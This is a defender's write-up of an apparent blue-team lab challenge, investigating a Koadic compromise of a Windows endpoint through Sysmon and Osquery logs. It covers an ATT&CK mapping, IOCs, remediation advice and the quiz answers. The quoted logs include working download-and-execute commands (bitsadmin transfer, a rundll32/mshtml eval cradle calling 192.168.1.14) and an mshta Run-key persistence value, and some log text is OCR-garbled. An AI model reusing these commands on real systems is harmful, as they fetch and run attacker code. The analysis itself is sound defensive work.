

PE- High- Confirmed Compromise

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Execution Summary

- A compromised Windows endpoint was investigated through Sysmon and Osquery logs. The malicious script was downloaded, and then executed by WScript, rundll32, and MShtml. Remote commandline executed after the script running. Persistence stages include 3 methods, involving creating new user account, modifying registry, and a scheduled task. Moreover, an executed network discovery command line identified. The whole behaviors match the pattern of Koadic post-exploitation framework. Mapping to Mitre Attack, those behaviors located in the execution, discover, credential access, persistence. My suggestion for remediation includes eliminating the new account, restoring registry, removing unauthorized scheduled tasks. For long-term remediation suggestions, restricting the download file type with firewall rules, introducing IDS or IPS, deploying web filtering, updating and patching the system on time.

Scenario

- We got you the Sysmon logs from the compromised Windows endpoint. But it seems like not all the events are captured in the Sysmon. Fortunately, the Osqueryd

service was running in the endpoint and results were stored. Answer the below questions by analyzing the Osquery results and provided Sysmon logs.

Note: osquery.conf is configured using

<https://github.com/teoseller/osquery-attck>

For the situation of kibana is not ready: sudo systemctl start
elasticsearch.service

What we get : Sysmon log and Osquery log in Elastic

MitreAttack Mapping

TIME	Technique ID	Name	Evidence
17:20:02	T1105	Ingress Tool Transfer	bitsadmin /transfer gCz4p ... http[:]//192[.]168[.]1[.]14[:.]9995/gCz4p.wsf
17:21:10–17:21:12	T1204	User Execution	rundll32.exe javascript:... RunHTMLApplication ... eval(x.responseText); WScript.exe C:\Users\IEUser\AppData\Local\Temp\gCz4p.wsf
17:21:11–17:21:12	T1033	User Discovery	"whoami /all 1 > ... 9ab411fd...txt"

	T1016	System network configuration Discovery	cmd.exe ... route PRINT
17:22:55–1 7:23:06	T1204	Execution and User Discovery	"rundll32.exe ... gCz4p.wsf?R89NH6571M=..." ; "InetCpl.cpl; ClearMyTracksByProcess 264" ; "whoami /all 1> ... a744ac71...txt"
17:28:58	T1105	Ingress Tool Transfer	"bitsadmin /transfer gCz4p ..."
17:28:59	T1204 T1016	Execution and User Discovery	"WScript.exe ... gCz4p.wsf" ; "cmd.exe ... 8706b822...txt"
17:31:39	T1071	Application layer Protocol: Web Protocols	x=new ActiveXObject('Msxml2.ServerXML HTTP.6.0'); x.open('GET', 'http[:]//192[.]168[.]1[.]14[:.]9997/q 8sso'); x.send(); eval(x.responseText)
17:31:40	T016	System network configuration Discovery	route PRINT ... 14f5df1d...txt"
17:31:41	T1497	ping sleep	"PING.EXE 127.0.0.1 -n 2"
17:53:16	T1112	Modify Registry	HKCU_Run → C:\Windows\system32\mshta.exe C:\Users\IEUser\AppData\Roaming \KUTGPKDRCB.hta

17:58:31	T1053	Scheduled Task/Job	osquery logs show modification of the Schedule service key.
18:22:32	T1136	Create Account	columns_username: btlo ... action: added

Process tree

Time	Process name	Commandline	PID	PPID	User
Jun 24, 2021 @ 17:20:02	C:\Windows\System32\bitsadmin.exe	bitsadmin /transfer gCz4p /download /priority high http[:]//192[.]168[.]1[.]14[:.]9995/gCz4p.wsf C:\Users\IEUser\AppData\Local\Temp\gCz4p.wsf	6012	5812	IMSEDGEWIN10\IEUser
Jun 24, 2021 @ 17:28:59	C:\Windows\System32\wscript.exe	"C:\Windows\System32\WScript.exe" "C:\Users\IEUser\AppData\Local\Temp\gCz4p.wsf"	3080	5812	MSEDGEGWIN10\IEUser
Jun 24, 2021 @ 17:28:59	C:\Windows\System32\cmd.exe	"C:\Windows\system32\cmd.exe" /q /c chcp 437 & whoami /all 1> C:\Users\IEUser\AppData\Local\Temp\8706b822-62b0-0ef5-da18-e63939bc3a1b.txt 2>&11,300	1300	3080	MSEDGEGWIN10\IEUser

Jun 24, 2021 @ 17:28:59	C:\Windows \System32\ whoami.exe	whoami /all	3840	1300	MSEDG EWIN1 0\IEUse r
Jun 24, 2021 @ 17:31:39	C:\Windows \System32\ cmd.exe	"C:\Windows\system32\cmd.exe" /q /c chcp 437 & cd /d C:\Windows\system32 & rundll32.exe javascript:"..\mshtml; RunHTMLApplication ";x=new%%20ActiveXObject("Msxml2.Se rverXMLHTTP.6.0");x.open("GET";"http[:]/ /192[.]168[.]1[.]14[:.]9997/q8sso";false);x.s end();eval(x.responseText);window.close() ; 1> C:\Users\IEUser\AppData\Local\Temp\ad 6f9268-48c5-90cd-47cd-de79acff34ab.tx t 2>&1	3632	3840	MSEDG EWIN1 0\IEUse r

TIME	PROCESS NAME	COMMANDLAINE	PID	PPID	USER
Jun 24, 2021 @ 17:28:59	WScript.exe	"C:\Windows\System32\WScript.exe" "C:\Users\IEUser\AppData\Local\Temp\g Cz4p.wsf"	3080	5812	MSEDG EWIN1 0\IEUse r
Jun 24, 2021 @ 17:29:00	rundll32.exe	"C:\Windows\System32\rundll32.exe" http[:]//192[.]168[.]1[.]14[:.]9995/gCz4p.w sf?FVVFDMAEQ=ec5b835592e24884805 502ad02cbd699;TZMC1TM8OL=;\..\..\./ mshtml;RunHTMLApplication	4988	3080	MSEDG EWIN1 0\IEUse r

Jun 24, 2021 @ 17:31:39	rundll32.exe	rundll32.exe http[:]//192[.]168[.]1[.]14:9995/gCz4p.wsf? ... mshtml;RunHTMLApplication	3840	4988	MSEDG EWIN1 0\IEUser
Jun 24, 2021 @ 16:42:07-17:34:56	PING.EXE	C:\Windows\System32\PING.EXE" 127.0.0.1 -n 2	3640 -multiple (*184)	3840	MSEDG EWIN1 0\IEUser

Remediation Recommendation

- Immediate actions recommendation
 - Remove malicious user account **btlo**.
 - Delete malicious Run key and HTA file.
 - Remove unauthorized scheduled tasks.
 - Block attacker IPs (192.168.1.14:9995 / 9997).
- Long-term Remediation Suggestion
 - restrict the download file type with firewall rules
 - introduce IDS or IPS
 - set strict access-allowed list and VPN
 - deploy web filtering
 - update and patch system usually
 - anti-virus agent

Lessons learned

-- Gap:


- Sysmon only captured EventID 1, missing process creation, registry, and network events.
- Osquery compensated, but endpoint lacked full telemetry.
- No restriction on bitsadmin usage.
- No monitoring of MSHTA / rundll32 execution.
- No alerting on new local account creation.

-- Remediation Recommendations:

- Deploy full Sysmon configuration (SwiftOnSecurity or Olaf Hartong).
- Enforce application control to block MSHTA and legacy scripting engines.
- Implement network egress filtering to block unauthorized outbound HTTP.


Investigation Screenshot

- before we start investigation, set the time at the appropriate period to get logs.



● Attack chain explore

- At first, I check the field EventID, only EventID 1 included.
- Then I filter with field commandline and image, at the same time, i notice question about downloads the attacker did , so I search "AppData\Local" where the script might be. Chronologically show the log list, we get 64 items.



- the earliest downloaded suspicious file.

What is the first suspicious script file used by the attacker?
(3 points)

gCz4p.wsf

What is the process by which the attacker downloaded it?
(3 points)

bitsadmin.exe

192.168.1.14

- I get some clear IOCs.

>	Jun 24, 2021 @ 17:22:56.005843000	"C:\Windows\system32\cmd.exe" /q /c chcp 437 & cd /d C:\Windows\system32 & whoami 1> C:\Users\IEUser\AppData\Local\Temp\at744ac71-2375-82dc-90eb-fd28045ee25c.txt 2>&1	C:\Windows\System32\cmd.exe
>	Jun 24, 2021 @ 17:22:56.054247000	chcp 437	C:\Windows\System32\chcp.com
>	Jun 24, 2021 @ 17:22:56.063361000	whoami	C:\Windows\System32\whoami.exe
>	Jun 24, 2021 @ 17:23:06.185756000	"C:\Windows\system32\cmd.exe" /q /c chcp 437 & cd /d C:\Windows\system32 & whoami /all 1> C:\Users\IEUser\AppData\Local\Temp\8cb006e8-81-ba16-3338-8cff907e30c4.txt 2>&1	C:\Windows\System32\cmd.exe
>	Jun 24, 2021 @ 17:23:06.237173000	chcp 437	C:\Windows\System32\chcp.com
>	Jun 24, 2021 @ 17:23:06.248847000	whoami /all	C:\Windows\System32\whoami.exe
>	Jun 24, 2021 @ 17:28:58.608186000	bitsadmin /transfer gc24p /download /priority high http://192.168.1.14:9995/gc24p.wsf C:\Users\IEUser\AppData\Local\Temp\gc24p.wsf	C:\Windows\System32\bitsadmin.exe
>	Jun 24, 2021 @ 17:28:59.463825000	"C:\Windows\System32\WScript.exe" "C:\Users\IEUser\AppData\Local\Temp\lgC24p.wsf"	C:\Windows\System32\wscript.exe
>	Jun 24, 2021 @ 17:28:59.570493000	"C:\Windows\system32\cmd.exe" /q /c chcp 437 & whoami /all 1> C:\Users\IEUser\AppData\Local\Temp\876b6822-62b0-0ef5-da18-e63939bc3a1b.txt 2>&1	C:\Windows\System32\cmd.exe

- CMD executed a malicious command

```
> Jun 24, 2021 @ 17:31:39.486064000 "C:\Windows\system32\cmd.exe" /q /c chcp 437 & cd /d C:\Windows\system32 & rundll32.exe javascript:'.\..\mshtml;RunHTMApplication "%x@" C:\Windows\System32\cmd.exe %*%2&&ActiveXObject("Msxml2.ServerXMLHTTP.6.0");x.open("GET","http://192.168.1.14:9997/%26%3Dfalse";false);x.send();eval(x.responseText);window.close());'> C:\Users\IUser\AppData\Local\Temp\adf9268-4bc5-90cd-47cd-de79acff34ab.txt 2+61
```

- Suspicious binary executable, but after searching, i get to know that

DismHost.exe (Deployment Image Servicing and Management Host) is a

legitimate Microsoft Windows process used to manage and repair

system images.

> Jun 24, 2021 @ 17:48:55.597373000	C:\Users\IEUser\AppData\Local\Temp\A5B3ED6E-57A8-4F1F-B1B7-E2904870EFFC\disshost.exe (F42B2781-1113-4434-B988-3A65297AEBAB)	C:\Users\IEUser\AppData\Local\Temp\A5B3ED6E-57A8-4F1F-B1B7-E2904870EFFC\disshost.exe
> Jun 24, 2021 @ 18:03:59.386339000	C:\Users\IEUser\AppData\Local\Temp\EF98DF12-3783-4789-B9D4-BE903E078B28\disshost.exe (C0D6F819-B166-4D3A-B10E-D56CD915D07C)	C:\Users\IEUser\AppData\Local\Temp\EF98DF12-3783-4789-B9D4-BE903E078B28\disshost.exe

- search the malicious script for more info.

> Jun 24, 2021 @ 17:20:02.736320000	bitsadmin /transfer gCz4p /download /priority high http://192.168.1.14:9995/gCz4p.wsf C:\Users\IEUser\AppData\Local\Temp\gCz4p.wsf	C:\Windows\System32\bitsadmin.exe
> Jun 24, 2021 @ 17:21:10.34956	bitsadmin /transfer gCz4p /download /priority high http://192.168.1.14:9995/gCz4p.wsf C:\Users\IEUser\AppData\Local\Temp\gCz4p.wsf	C:\Windows\System32\bitsadmin.exe
> Jun 24, 2021 @ 17:21:11.597259000	"C:\Windows\System32\WScript.exe" "C:\Users\IEUser\AppData\Local\Temp\gCz4p.wsf"	C:\Windows\System32\wscript.exe
> Jun 24, 2021 @ 17:21:11.739992000	"C:\Windows\system32\cmd.exe" /q /c chcp 437 & whoami /all 1> C:\Users\IEUser\AppData\Local\Temp\9ab411fd-28c2-cd7d-6171-235078362c2f.txt 2>&1	C:\Windows\System32\cmd.exe
> Jun 24, 2021 @ 17:21:11.895573000	"C:\Windows\system32\cmd.exe" /q /c chcp 437 & cd 1> C:\Users\IEUser\AppData\Local\Temp\ba8b59bc-17fb-1bac-6965-afdbdebcbf48.txt 2>&1	C:\Windows\System32\cmd.exe
> Jun 24, 2021 @ 17:21:11.968869000	"C:\Windows\system32\cmd.exe" /q /c chcp 437 & route PRINT 1> C:\Users\IEUser\AppData\Local\Temp\646c6496-3b08-ddae-ab59-7985a05bb93a.txt 2>&1	C:\Windows\System32\cmd.exe
> Jun 24, 2021 @ 17:21:12.129364000	"C:\Windows\System32\rundll32.exe" http://192.168.1.14:9995/gCz4p.wsf?R89NH6571M=98fb303c244f42a2b824de14170260cd;DZRJC2W7LI=\\.\.\.\.\mshtml;RunHTMLApplication	C:\Windows\System32\rundll32.exe
> Jun 24, 2021 @ 17:21:12.159201000	"C:\Windows\System32\rundll32.exe" InetCpl.cpl;ClearMyTracksByProcess 264	C:\Windows\System32\rundll32.exe
> Jun 24, 2021 @ 17:22:55.711198000	"C:\Windows\System32\rundll32.exe" http://192.168.1.14:9995/gCz4p.wsf?R89NH6571M=98fb303c244f42a2b824de14170260cd;DZRJC2W7LI=a5dc71a3591a46cdb51b08b2e63c6767;\\.\.\.\.\mshtml;RunHTMLApplication	C:\Windows\System32\rundll32.exe
> Jun 24, 2021 @ 17:22:56.005043000	"C:\Windows\system32\cmd.exe" /q /c chcp 437 & cd /d C:\Windows\system32 & whoami 1> C:\Users\IEUser\AppData\Local\Temp\la744ac71-2375-82dc-90eb-fd28045ee25c.txt 2>&1	C:\Windows\System32\cmd.exe
> Jun 24, 2021 @ 17:22:56.116070000	"C:\Windows\System32\rundll32.exe" InetCpl.cpl;ClearMyTracksByProcess 264	C:\Windows\System32\rundll32.exe
> Jun 24, 2021 @ 17:23:06.017574000	"C:\Windows\System32\rundll32.exe" http://192.168.1.14:9995/gCz4p.wsf?R89NH6571M=98fb303c244f42a2b824de14170260cd;DZRJC2W7LI=b6fdc698980d4b4ca43b0	C:\Windows\System32\rundll32.exe

> Jun 24, 2021 @ 17:31:39.486064000	"C:\Windows\system32\cmd.exe" /q /c chcp 437 & cd /d C:\Windows\system32 & rundll32.exe javascript:"\\.\mshtml;RunHTMLApplication ";x=new%20ActiveXObject("Msxml2.ServerXMLHTTP.6.0");x.open("GET","http://192.168.1.14:9997/q8sso";false);x.send();eval(x.responseText);window.close(); 1> C:\Users\IEUser\AppData\Local\Temp\ad6f9268-48c5-98cd-47cd-b79acff34ab.txt 2>&1	C:\Windows\System32\cmd.exe
Jun 24, 2021 @ 17:31:41.055710000	"C:\Windows\System32\PING.EXE" 127.0.0.1 -n 2	C:\Windows\System32\PING.EXE

- sleeping

Event_EventData_Image	C:\Windows\System32\PING.EXE
Event_EventData_IntegrityLevel	High
Event_EventData_LogonGuid	747F3D96-B94E-60D4-1BC3-BC0000000000
Event_EventData_LogonId	0xcc31b
Event_EventData_OriginalFileName	ping.exe
Event_EventData_ParentCommandLine	"C:\Windows\System32\rundll32.exe" http://192.168.1.14:9995/gCz4p.wsf?FVVFI0MAEQ=ec5b835592e24884805502a082cbd699;TZMC1T7M0L=382580aff0814b16bc492e1d31a65535;\\.\.\.\.\mshtml;RunHTMLApplication


- route print --- network scanning


```
> Jun 24, 2021 @ 17:31:40.109061000 Event_EventData_CommandLine: route PRINT Event_EventData_ParentCommandLine: "C:\Windows\system32\cmd.exe" /q /c chcp 437 & route PRINT 1> C:\Users\IEUser\AppData\Local\Temp\14f5df1d-4780-7d28-3da6-316f9d708031.txt 2>&1 @timestamp: Jun 24, 2021 @ 17:31:40.109061000 Event_Attributes_xmins: http://schemas.microsoft.com/win/2004/08/events/event Event_EventData_Company: Microsoft Corporation Event_EventData_CurrentDirectory: C:\Windows\system32\ Event_EventData_Description: TCP/IP Route Command Event_EventData_FileVersion: 10.0.17763.1 (WinBuild.160101.0800) Event_EventData_Hashes: MD5=E522E09416A0991612D01B46B11768B1; SHA256=3EE231B690CCACFBF961D2A8C624F4B4236EC54A2394908080D31D82B03F7C2D;IMPHASH=951100F86CE2E63EB457CE5860C12E57 Event_EventData_Image: C:\Windows\System32\ROUTE.EXE
```

What is the new user added by the attacker (3 points)


btlo

- Search fields with key word "name", i get 4 relative fields.





- In other column, there are 5 more users recorded.



- However, we do not know which one created by attacker. So I search every suspicious accounts first recorded. I compare the time of first attacker download malicious script(initial access stage) ,Jun 24,

2021,17:20:02. I deduce that the user "btlo" is the persistent account created by attacker.

```
> Jun 24, 2021 @ 18:22:32: columns_username: btlo _raw: {"name":"users";"hostIdentifier":"MSEDGWIN10";"calendarTime":"Thu Jun 24 18:22:32 2021 UTC";"unixTime":1624558952;"epoch":0;"counter":1;"numerics":false;"columns":{"description":"","directory":"","gid":"545";"gid_signed":"545";"shell":"C:\\Windows\\system32\\cmd.exe";"type":"local";"uid":"1003";"uid_signed":"1003";"username":"btlo";"uid":"S-1-5-21-3461203602-4096304019-2269080069-1003";"action":"added"} _time: Jun 24, 2021 @ 18:22:32.000 @timestamp: Jun 24, 2021 @ 18:22:32.000 action: added calendarTime: Thu Jun 24 18:22:32 2021 UTC columns_gid: 545 columns_gid_signed: 545 columns_shell: C:\\Windows\\system32\\cmd.exe columns_type: local columns_uid: 1,003 columns_uid_signed: 1,003 columns_uid: S-1-5-21-3461203602-4096304019-2269080069-1003 counter: 1 name: users
```

```
> Jun 24, 2021 @ 17:07:41: columns_username: Guest _raw: {"name":"computer/domain";"directory":"","gid":"1-5-21-3461203602-4096304019-2269080069 17:07:41 2021 UTC columns_description:
```

Time ↓	Document
> Jun 24, 2021 @ 17:07:41: columns_username: sshd _raw: {"name":' UTC";"unixTime":1624554461;"epoch":0;"c \\cmd.exe";"type":"local";"uid":"1002"; 17:07:41.000 @timestamp: Jun 24, 2021 \\system32\\cmd.exe columns_type: local	


Time ↓	Document
> Jun 24, 2021 @ 17:07:41.000 columns_username: IEUser _raw: {"name":' UTC";"unixTime":1624554461;"epoch":0;"cou \\Windows\\system32\\cmd.exe";"type":"loc _time: Jun 24, 2021 @ 17:07:41.000 @time columns_directory: C:\\Users\\IEUser colum	

What is the registry key data added by the attacker? (Ignore escape characters if any) (3 points)

C:\\Windows\\system32\\mshta.exe C:\\Use

Correct! ✓

- In Osquery log, I search users to explore the user created by attacker, the field "name" shown different values as follow with the global "name" pattern(key value's name was hidden):



- HKCU_Run is the key word we are looking for:

```
> Jun 24, 2021 @ 17:53:16 columns_data: C:\\Windows\\system32\\mshta.exe C:\\Users\\IEUser\\AppData\\Roaming\\KUTGPKDRCB.hta name: HKCU_Run
_raw: {"name": "HKCU_Run", "hostIdentifier": "MSEDGWIN10", "calendarTime": "Thu Jun 24 17:53:16 2021 UTC", "unixTime": 1624557196, "epoch": 0, "counter": 0, "numerics": false, "columns": {"data": "C:\\Windows\\system32\\mshta.exe C:\\Users\\IEUser\\AppData\\Roaming\\KUTGPKDRCB.hta", "name": "K0adic", "type": "REG_SZ", "action": "added"}, "time": Jun 24, 2021 @ 17:53:16.000
timestamp: Jun 24, 2021 @ 17:53:16.000 action: added calendarTime: Thu Jun 24 17:53:16 2021 UTC columns_name: K0adic columns_type: REG_SZ counter: 0 numerics: FALSE
unixTime: Jun 24, 2021 @ 17:53:16.000 _id: -h-mQnoBo3PQaQNIvETN _index: osquery _score: - _type: _doc
```

Other than the above 2 persistent techniques, what is the one other technique used by the attacker as per MITRE ATT&CK. (3 points)

T1053

